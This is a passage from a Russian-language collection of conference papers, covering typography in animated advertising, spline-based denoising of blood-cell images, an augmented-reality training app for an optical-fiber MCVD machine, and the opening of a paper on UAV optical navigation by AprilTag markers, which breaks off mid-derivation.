Также в ходе проведения анализа было установлено, что гротескные шрифты – шрифты без засечек – используются в анимационной рекламе гораздо чаще, чем антиквенные – шрифты с засечками [5]. Большинство компаний используют в своих рекламных продуктах именно гротески, они более современные, а также просты в применении. Пример использования гротескного шрифта в анимационной рекламе компании ИКЕА представлен на рис. 4.

Антиквенные шрифты используются гораздо реже, однако они обладают большим количеством самобытных черт и обычно добавляют общей стилистике рекламы определённую утонченность.

Кроме того, при проведении анализа тенденций применения типографики в разработке современной анимационной рекламы, была выявлена зависимость использования приемов кинетической типографики от разных форматов разрабатываемой рекламы. Так, если идет разработка рекламы большого формата, например, для электронных билбордов, то используются довольно простые приёмы анимации текста, чтобы привлечь внимание потенциального клиента на короткое время. Если же формат рекламы предполагает просмотр на телефоне или на телевизоре, то часто используются более сложные, интересные и объёмные по времени приёмы кинетической типографики, чтобы захватить внимание пользователя на длительное время.

Таким образом, в результате анализа современных тенденций и особенностей применения типографики в моушн-дизайне, были сделаны следующие выводы:

1. В моушн-дизайне существуют тенденции к применению корпоративных шрифтов и к использованию гротескных шрифтов.

2. Также существует зависимость использования приемов кинетической типографики от разных форматов разрабатываемой рекламы.

Основной вывод заключается в том, что умение правильно оформить текст – это задача первостепенной важности для каждого моушн-дизайнера, так как слова – это один из основных источников информации для человека. Компании зачастую общаются с потенциальными клиентами, покупателями, пользователями не только посредством визуальных образов, но и при помощи текста.



Рис. 4. Пример использования гротескного шрифта в анимационной рекламе компании ИКЕА [6]

**Список используемых источников**

1. Что такое кинетическая типографика и где она применяется [Электронный ресурс]. URL: <https://skillbox.ru/media/design/chto-takoe-kineticheskaya-tipografika/> (дата обращения 30.01.2023).
2. Моушн-дизайнер: как стать и как быть [Электронный ресурс]. URL: <https://vc.ru/hr/492114-moushn-dizayner-kak-stat-i-kak-byt> (дата обращения 01.02.2023)
3. ВКонтakte – Сбер [Электронный ресурс]. URL: [https://vk.com/wall-22522055\\_2127927](https://vk.com/wall-22522055_2127927) (дата обращения 15.02.2023).
4. Сбербанк – Дизайн [Электронный ресурс]. URL: <http://www.sberbank.ru/common/img/uploaded/redirected/design/design.html> (дата обращения: 15.02.23).
5. Королькова А. Живая типографика. М. : IndexMarket, 2012. 224 с., ил.
6. Пинтерест [Электронный ресурс]. URL: <https://pin.it/3aspcek> (дата обращения 17.02.2023).

УДК 621(391).616.15-07  
ГРНТИ 27.33.15

## ПРИМЕНЕНИЕ БИКУБИЧЕСКИХ ИНТЕРПОЛЯЦИОННЫХ СПЛАЙН-МОДЕЛЕЙ ДЛЯ ИССЛЕДОВАНИЯ ИЗОБРАЖЕНИЙ ГЕМАТОЛОГИЧЕСКОГО АНАЛИЗА КРОВИ

**С. А. Бахромов, Л. П. Варламова**

Национальный университет Узбекистана имени Мирзо Улугбека

*В статье рассматривается задача обработки изображений гематокрита крови. Необходимо правильно определять гематологические параметры, связанные с общим здоровьем студентов. Чем выше двигательная активность и здоровый образ жизни студентов, тем ниже риск тромбоза крови. Одним из этапов обработки изображений является устранение помех. Применение бикубических сплайн-моделей позволило производить построение сетки с изменяемым шагом для зашумленного изображения с целью дальнейшей обработки.*

*предварительная обработка изображений, гематокрит, математические методы, бикубическая сплайн-модель.*

В период обучения студентов в высших учебных заведениях большую роль правильный подход в подборе методики проведения занятий физической культурой. Для этой цели проводится тестирование для определения функционального состояния организма. Особенно актуально применение экспресс-оптимизации функционального состояния организма студентов,



определение гематокрита (НСТ), выявление риска тромбоза и других заболеваний крови. Во время обследования, могут быть обнаружены серьезные и потенциально опасные для жизни ситуации и тогда своевременно должны быть приняты меры. Процентное содержание красных кровяных телец в общем объеме крови является одним из жизненно важных параметров.


При повышении гематокрита более 50 % вызывает риск сгущения крови и возникновения тромбоза. Нормальные показатели гематокрита для мужчин составляет 36,3–48,6 %, для женщин – 35,5–44,9 %. У студентов юношей показатель гематокрита находится в пределах 36–39 %, у девушек, соответственно – 35–37 %. Чем выше двигательная активность и здоровый образ жизни студентов, тем ниже риск сгущения крови (за исключением генетических особенностей организма). Гематокрит напрямую связан с количеством эритроцитов и их средним объемом. Поэтому важно правильно определить гематологические параметры, связанные с общим физическим здоровьем студентов.

В данном исследовании использована методика обработки изображений крови, основанная на применении бикубических сплайн-моделей. Поскольку при обработке изображения могут иметься помехи либо инструментальные искажения, требуется их устранение. С помощью построения бикубической сплайн-модели устраняются помехи изображений [1]. В дальнейшем проводятся исследования гематокрита крови (НСТ) для точного подсчета количества белка гемоглобина, уровень тромбоза.


#### *Выделение контуров изображений*

В качестве одного из подходов к пространственной обработке изображений с целью сегментации и выделения краев для устранения шумов использовались контурные методы [2], показавшие хорошую скорость сегментации от 0,010 до 0,139 с.

По гистограмме методом адаптивного усреднения построенный спектр позволил получить значения яркостей на краях изображений (рис. 1 (б)).



а)



б)

Рис. 1. Изображение красных кровяных телец и его гистограмма

Существующие методы обработки изображений позволяют решить задачу получения достоверной информации при отсутствии помех, шумов и в хорошем качестве изображений. Однако, зачастую такие идеальные условия не всегда достижимы и технически реализуемы. Как правило, наличие аддитивных помех и отсутствие априорной информации требует новых сложных подходов и может привести к увеличению объемов данных и значительному снижению скорости обработки. Медицинские изображения, как особый вид изображений обладают всеми качествами, а именно, увеличение размерности, отсутствие эталонов и определение отклонений от нормы [2–5].

Методы обработки изображений, основанные на локальных интерполяционных сплайн-моделях, зарекомендовали себя как мощные средства вычислительной математики, среди которых двумерные бикубические локальные интерполяционные сплайн-модели, применяемые для решения разного рода задач, показывают хорошие результаты по точности. В данном исследовании решается задача разработки новых методов дифференцирования изображений, регистрируемых при наличии шума с использованием математического аппарата локальных интерполяционных сплайн моделей для различных медицинских изображений.

В частности, для обработки изображений, где имеются пораженные опухолью клетки, были применены двумерные бикубические локальные интерполяционные сплайн-модели. Поскольку в обработке использовалась зависимость яркости пикселей, был построен массив данных размерности  $10*10$ , на основе которого строилась сплайн-модель и зависимость. Полученный 3-х мерный график имеет довольно сложную форму, не позволяющую исследовать аналитическим путем. Кроме того, большой массив данных требовал применения методов классификации и снижения размерности.

Помимо решаемой задачи сглаживания, когда трудно найти коэффициенты многочленов третьей степени, чтобы кривизна соответствующей составной кривой была непрерывной, решалась задача фильтрации аддитивных помех. При этом применение локальных интерполяционных двумерных сплайн методов показало хорошие дифференциальные свойства при отсутствии эталонных изображений. Сравнительный анализ полученных численных результатов показал хорошее качество обработанных изображений.

#### *Разработка метода построения математической модели с помощью двумерного локального интерполяционного сплайна*

При изучении объекта были получены экспериментальные данные, в виде сигнала. На основе полученных данных сигнала строим математическую модель с помощью двумерного локального интерполяционного сплайна [7].

Построенная модель имеет следующий вид:

$$\begin{aligned}
 S_{3,3}(x, y) = & \\
 = & \varphi_1(t) \left[ \varphi_1(u) f_{i-1,j-1} + \varphi_2(u) f_{i-1,j} + \varphi_3(u) f_{i-1,j+1} + \varphi_4(u) f_{i-1,j+2} \right] + \\
 & + \varphi_2(t) \left[ \varphi_1(u) f_{i,j-1} + \varphi_2(u) f_{i,j} + \varphi_3(u) f_{i,j+1} + \varphi_4(u) f_{i,j+2} \right] + \\
 & + \varphi_3(t) \left[ \varphi_1(u) f_{i+1,j-1} + \varphi_2(u) f_{i+1,j} + \varphi_3(u) f_{i+1,j+1} + \varphi_4(u) f_{i+1,j+2} \right] + \\
 & + \varphi_4(t) \left[ \varphi_1(u) f_{i+2,j-1} + \varphi_2(u) f_{i+2,j} + \varphi_3(u) f_{i+2,j+1} + \varphi_4(u) f_{i+2,j+2} \right].
 \end{aligned}$$

где  $S(x, y)$  – процесс, информативным параметром которого является первая производная  $\frac{\partial S(t)}{\partial t}$ ;

$$\begin{aligned}
 \varphi_1(t) &= -\frac{1}{2}t(1-t)^2, & \varphi_1(u) &= -\frac{1}{2}u(1-u)^2, \\
 \varphi_2(t) &= \frac{1}{2}t(1-t)(2+2t-3t^2), & \varphi_2(u) &= \frac{1}{2}t(1-u)(2+2u-3u^2), \\
 \varphi_3(t) &= \frac{1}{2}t(1+4t-3t^2), & \varphi_3(u) &= \frac{1}{2}u(1+4u-3u^2), \\
 \varphi_4(t) &= -\frac{1}{2}t^2(1-t) & \varphi_4(u) &= -\frac{1}{2}u^2(1-u) \\
 i &= \overline{0, N-1} & 0 \leq t \leq 1 & & t &= \frac{x-x_i}{h} & h &= x_{i+1} - x_i \\
 j &= \overline{0, M-1} & 0 \leq u \leq 1 & & u &= \frac{y-y_j}{l} & l &= y_{j+1} - y_j
 \end{aligned}$$

Мы имеем медицинские изображения с помехами [3, 5, 6]. Необходимо выделить помехи и отделить от объекта, определить наличие отклонения от здорового состояния. Чтобы решить данную проблему объекта, получаем начальные экспериментальные данные сигнала. Приведем их в табличном виде. В таблице 1 приведены значения яркости пикселей фрагмента изображения размером 10\*10.

Тогда в выделенной области изображения сетка примет вид (рис. 2–4).

ТАБЛИЦА 1. Значения яркости пикселей

-22.95228	-0.18754	9.37328	-24.67024	11.65711	1.70066	-1.96950	0.89767
-21.66086	-3.19699	4.26138	-2.76457	6.69226	3.64995	-0.97661	2.36618
-22.03940	-0.77690	0.77046	-0.25405	9.28519	2.16134	0.36424	4.25486
-21.34922	0.49946	0.39461	-1.00140	6.70924	-4.45754	1.12097	1.40210
-21.83445	1.45072	0.79293	3.13605	6.47644	1.71549	2.07578	1.22482
-24.84149	0.16667	3.51717	3.31620	11.01821	-0.53392	-0.13774	2.25338
-24.41728	0.54413	1.63190	2.98489	14.54149	-1.61849	-0.53654	2.66324
-20.94630	1.8924	1.17059	2.79427	8.07054	-1.47337	-0.52909	2.33967
-22.01878	1.32704	1.51272	2.95919	6.63472	-2.39385	-0.53592	2.42239
-25.110855	-0.98894	1.074396	2.51359	14.38792	-2.59525	-0.754066	3.11289






Рис. 2. Двумерная бикубическая сплайн-модель с шагом сетки 1




Рис. 3. Двумерная бикубическая сплайн-модель с шагом сетки 0,1

Известно, что, поскольку для построения локальной бикубической сплайн-функции с двумя переменными необходимо использовать как минимум матрицу  $[4 \times 4]$ , мы произвольно создаем сетку  $S_{3,3}(x, y)$  вдоль оси  $x$   $x \in [-1, 2]$  и вдоль оси  $y$ ,  $y \in [-1, 2]$  и строим сплайн-функцию в сетке  $[x_i, x_{i+1}] \times [y_j, y_{j+1}]$ ,  $[0, 1] \times [0, 1]$  [7].

На следующем этапе будет решаться проблема классификации объектов изображений [8].




Рис. 4. Двумерная бикубическая сплайн-модель с шагом сетки 0,01

### *Заключение*

Использование методов локальной интерполяции двумерных сплайнов показало хорошие дифференциальные свойства при отсутствии эталонных изображений при наличии шума. Сравнительный анализ полученных численных результатов показал хорошее качество обработанных изображений.

Таким образом, использование локальных интерполяционных сплайн-моделей сглаживает строки и столбцы изображения, что позволяет определять контуры изображения без использования различных масок и разностных операторов.

Построение модели бикубического сплайна устраняет шум. В дальнейшем проводят исследования гематокрита крови (НСТ) для точного расчета количества белка гемоглобина, уровня тромбоза.

### **Список используемых источников**

1. Грузман И. С., Киричук В. С., Косых В. П., Перетягин Г. И., Спектор А. А. Цифровая обработка изображений в информационных системах : учебное пособие. Новосибирск : Изд-во НГТУ, 2002. 352 с.
2. Kozinets G. I. Hematological atlas: a desktop guide for a laboratory assistant / O. A. Dyagileva, S. A. Lugovskaya, V. M. Pogorelova (et al.). 3rd ed. M. : Practical Medicine, 2017. 120 p.
3. Gonzalez R., Woods R. Digital image processing. 3rd edition, corrected and enlarged. M. : Technosfera, 2012. 1104 p.
4. Mokeev V. V., Tomilov S. V. On the solution of the problem of small sample size when using linear discriminant analysis in face recognition problems // Business Informatics. 2013. #1(23). PP. 37–43. (in Russian)
5. Pytiev Yu. P., Chulichkov A. I. Methods of morphological analysis of images. M. : Fizmatlit, 2010. 336 p.

6. Clark K, Vendt B, Smith K, et al. The Cancer Imaging Archive (TCIA): maintaining and operating a public information repository // J. Digit Imaging. 2013;26:1045–1057. doi: 10.1007/s10278-013-9622-7 [Google Scholar].

7. Bahromov S. and other. Local interpolation bicubic spline method in digital processing of geophysical signals // Advances in Science, Technology and Engineering Systems, 2021, 6(1), PP. 487–492.

8. Varlamova L. P. Convolution of Images Using Deep Neural Networks in the Recognition of Footage Objects. “Artificial Intelligence for Studies for Sustainable Development: Theory, Practice and Future Applications” Studies in Computational Intelligence, Vol. 912, Aboul-Ella Hassanien et al. (Eds): Artificial Intelligence for Sustainable Development: Theory, Practice and Future Applications, 978-3-030-51919-3, 493719\_1\_En. PP. 171–191.

УДК 004.93'12, 004.932.2, 004.358, 62-519  
ГРНТИ 50.10.47, 50.01.85, 50.41.25, 50.47.02

## РАЗРАБОТКА МОБИЛЬНОГО ПРИЛОЖЕНИЯ С ТЕХНОЛОГИЕЙ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ ДЛЯ ОПЕРАТОРА MCVD-СТАНКА

А. Ю. Беленков, Д. В. Соловьев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящей статье ставится задача разработки мобильного приложения с технологией дополненной реальности для оператора MCVD-станка оптоволоконного производства, подробно описывается технологический процесс изготовления заготовок-преформ методом MCVD. В статье приводятся результаты аналитического обзора области разработки таких приложений в целом и технологий дополненной реальности в частности, производится выбор сред и средств для такой разработки. Описывается структура и алгоритмы работы разрабатываемого мобильного приложения. Публикация осуществляется в рамках проекта «Дополненная реальность в образовании и Дополненная реальность в промышленности», реализуемого победителем грантового конкурса для преподавателей магистратуры 2021/2022 Стипендиальной программы Владимира Потанина.*

*дополненная реальность, автоматизация технологических процессов.*

В наше время технология дополненной реальности стала популярной и получила широкое распространение в самых разных сферах деятельности. Это могут быть развлечения, торговля, навигация, военные технологии, промышленность. Рассмотрим, что из себя представляет дополненная реальность в целом.

Дополненная реальность – это цифровая информация, которая накладывается на окружающую нас среду посредством устройств, таких как камера смартфонов, планшетов или через специальные очки. От виртуальной реальности эта технология отличается тем, что она не создает полностью виртуальную среду. Главным преимуществом технологии дополненной реальности является удобное сочетание цифровых и трехмерных компонентов с индивидуальным восприятием реального мира каждого человека.

Технология дополненной реальности может быть реализована тремя различными способами.

Первый способ реализации – маркерная технология – основана на особых маркерах, которые могут являться контрастными изображениями или даже 3D-объектами. Данный способ легко распознается камерой и делает привязку к конкретному месту для виртуального объекта. Данная технология надежна и практически всегда стабильна.

Второй способ реализации – безмаркерная технология – она основывается на сканировании с помощью камеры реального окружения и благодаря особым алгоритмам накладывает на ландшафт виртуальную сетку. По этой сетке строятся опорные точки и на их основе располагается виртуальный объект. Для данного способа каждый объект реального мира может стать маркером и это является его главным достоинством.

Третий способ реализации – технология, основанная на пространственном расположении объектов. Для данной технологии задействуются данные GPS/ГЛОНАСС, компаса и гироскопа, встроенных в мобильные устройства. С помощью координат задается место в пространстве для виртуального объекта. Эта технология широко распространена среди приложений для навигации [1].

Технологии AR позволяют эффективно проводить обучение персонала с применением интерактивных подсказок и схем, проводить ремонт оборудования под руководством удаленного специалиста, а также контролировать производство удаленно.

Исходя из всего вышесказанного можно сделать вывод, что дополненная реальность является очень полезным и удобным инструментом на производстве. Поскольку задачей ставится разработка мобильного приложения с технологией дополненной реальности для оператора MCVD-станка оптоволоконного производства, то необходимо рассмотреть, что из себя представляет метод MCVD.

Метод MCVD – Modified Chemical Vapour Deposition (Модифицированное химическое паровое осаждение) – заключается в следующем.

При использовании метода MCVD происходит осаждение сверхчистой двуокиси кремния (при изготовлении сердцевины всегда добавляются определенные примеси) на внутренней стороне стеклянной трубки, а затем – уса-

живание трубки, вызываемое повышением температуры (с помощью пламени газа или токов сверхвысокой частоты). В результате этого трубка сжимается и превращается в сплошной стеклянный стержень диаметром 30–40 мм и длиной около 1000 мм. Таким образом, этот стеклянный стержень получает окончательный профиль, который будет иметь и готовое волокно. Процесс может занимать от 4 до 8 часов, в зависимости от размера заготовки, в течение которых происходит осаждение стекла, которое станет оболочкой волокна и превратится в светопроводящую сердцевину (рис. 1) [2].

Для реализации задачи разработки мобильного приложения с технологией дополненной реальности для оператора MCVD-станка оптоволоконного производства планируется использовать движок Unity и фреймворк Vuforia.

Unity – популярная среда разработки интерактивного 2D- и 3D-контента. Движок является кроссплатформенным, поддерживая в том числе технологии дополненной реальности, и предлагает возможности программирования на языках .Net и C# [3].

Vuforia Engine – это набор программных инструментов для создания приложений дополненной реальности. Vuforia расширяет функционал разрабатываемого приложения, позволяя распознавать изображения, объекты и пространства с помощью интуитивно понятных опций, чтобы приложение могло взаимодействовать с реальным миром [4].

В освоении MCVD-станка новый сотрудник на производстве может столкнуться со сложностями в работе. Именно для этого необходимо разработать мобильное приложение, в котором работник сможет пройти дополнительную подготовку для работы со станком MCVD.

Планируется использовать следующий функционал приложения:

- выделение и обозначение узлов станка;
- краткое описание выбранного узла;
- управление станком параллельно с пультом;
- вывод информации с датчиков;
- симуляция работы станка.

Основываясь на данном функционале, был разработан прототип интерфейса мобильного приложения (рис. 2).




Рис. 1. Метод MCVD






Рис. 2. Интерфейс мобильного приложения

Как было сказано выше, автоматизация оптического производства с помощью технологий AR крайне актуальная задача, решение которой позволит снизить затраты на обучение персонала, повысить эффективность его работы и снизить время простоя производства при ремонте оборудования.

#### Список используемых источников

1. Как работает технология дополненной реальности AR [Электронный ресурс] // Увлекательная реальность. URL: [http://funreality.ru/technology/augmented\\_reality/](http://funreality.ru/technology/augmented_reality/) (дата обращения 19.03.2023).

2. Соловьев Д. В. Методы проектирования математического обеспечения систем автоматизации вытяжки оптического волокна : дис. ... канд. техн. наук : 05.13.12 / Соловьев Денис Викторович. СПб., 2011, 143 с.

3. Что такое движок Unity [Электронный ресурс] // Skysmart. URL: <https://skysmart.ru/articles/programming/dvizhok-unity> (дата обращения 19.03.2023).

4. О продукте Vuforia Engine [Электронный ресурс] // Vuforia Engine. URL: <https://vuforia.mont.com/about.html> (дата обращения 19.03.2023).

УДК 621.391  
ГРНТИ 20.53.19

## ОПТИЧЕСКАЯ НАВИГАЦИЯ БПЛА НА ОСНОВЕ МЕСТОПОЛОЖЕНИЯ РЕПЕРНЫХ ТОЧЕК

**А. М. Белов, П. Ю. Беляев, М. Р. Гарифуллин,  
Г. А. Мамедов, В. С. Радабольский, Т. А. Турушев**

Санкт-Петербургский государственный электротехнический университет «ЛЭТИ»  
им. В. И. Ульянова (Ленина)

*Основной компонентом, обеспечивающим функционирование БПЛА, является их навигационная система. Распространенный подход к ее построению заключается в комбинации методов инерциальной и радионавигации, однако в условиях, когда использование данного подхода становится невозможным, например, при плохом сигнале, появляется необходимость прибегнуть к альтернативным видам навигации. Наиболее эффективно с поставленной задачей справляется оптическая навигация, так как она не требует использования внешних сигналов. В статье представлен алгоритм определения местоположения БПЛА на основе местоположения реперных точек в пространстве с использованием методов оптической навигации. Разработана аппаратная и программная архитектура приложения. Проведены оценочные испытания алгоритма с использованием физических моделей БПЛА, выявлены основные преимущества и недостатки. Предлагаемый метод может быть использован как в совокупности с другими методами навигации, так и независимо от них.*

*беспилотные воздушные средства, оптическая навигация, реперные точки, компьютерное зрение, оптический поток.*

GPS и ГЛОНАСС не всегда точны внутри зданий и подземных сооружений. Вместо этого, для точного позиционирования беспилотных летательных аппаратов (БПЛА) были разработаны альтернативные методы, использующие оптическую навигацию по реперным точкам [1]. Такие методы позволяют БПЛА определять свое местоположение даже в условиях, когда другие системы не работают стабильно. Кроме того, эти методы могут быть комбинированы с другими системами навигации для достижения максимальной точности и надежности.

Данная работа посвящена разработке такого метода оптической навигации на основе реперных точек. Была поставлена задача разработать алгоритм, при котором БПЛА мог с некоторой точностью определить свое местоположение относительно реперных точек, а также абсолютное положение, имея при это предварительную информацию о координатах этих то.

В работе были использованы метки AprilTag [2, 3, 4] в качестве реперных точек, однако их можно заменить любыми другими объектами, соответствующими критериям. Позиционирование БПЛА осуществляется только на основе видеопотока с камеры [5], без применения других датчиков и систем позиционирования, таких как GPS или ГЛОНАСС.

Для получения информации о расстоянии до каждого пикселя изображения и проекции этих точек на собственную систему координат, используется стереокамера Intel RealSense D415. При помощи встроенной функции библиотеки для разработчиков камеры можно найти проекции реперных точек на систему координат, связанную с камерой. Полученная система координат представлена на рис. 1.

Пусть  $April\ Tag\ 1 = (x_1, y_1)$ ,  $April\ Tag\ 2 = (x_2, y_2)$ ,  $Cam = (0, 0)$ . Для краткости в дальнейшем  $April\ Tag\ 1$  будет обозначен как  $A_1$ ,  $April\ Tag\ 2$  как  $A_2$ . Расстояние от камеры до тэгов при помощи может быть найдено при помощи формул (1) и (2):

